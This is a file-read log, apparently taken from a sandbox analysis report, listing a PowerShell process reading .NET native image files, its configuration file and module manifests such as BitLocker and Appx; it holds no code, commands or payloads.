C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA4F5C12E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA4F5C12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA4F4EB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA4D37B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA4D37B526	ReadFile

Disassembly

No disassembly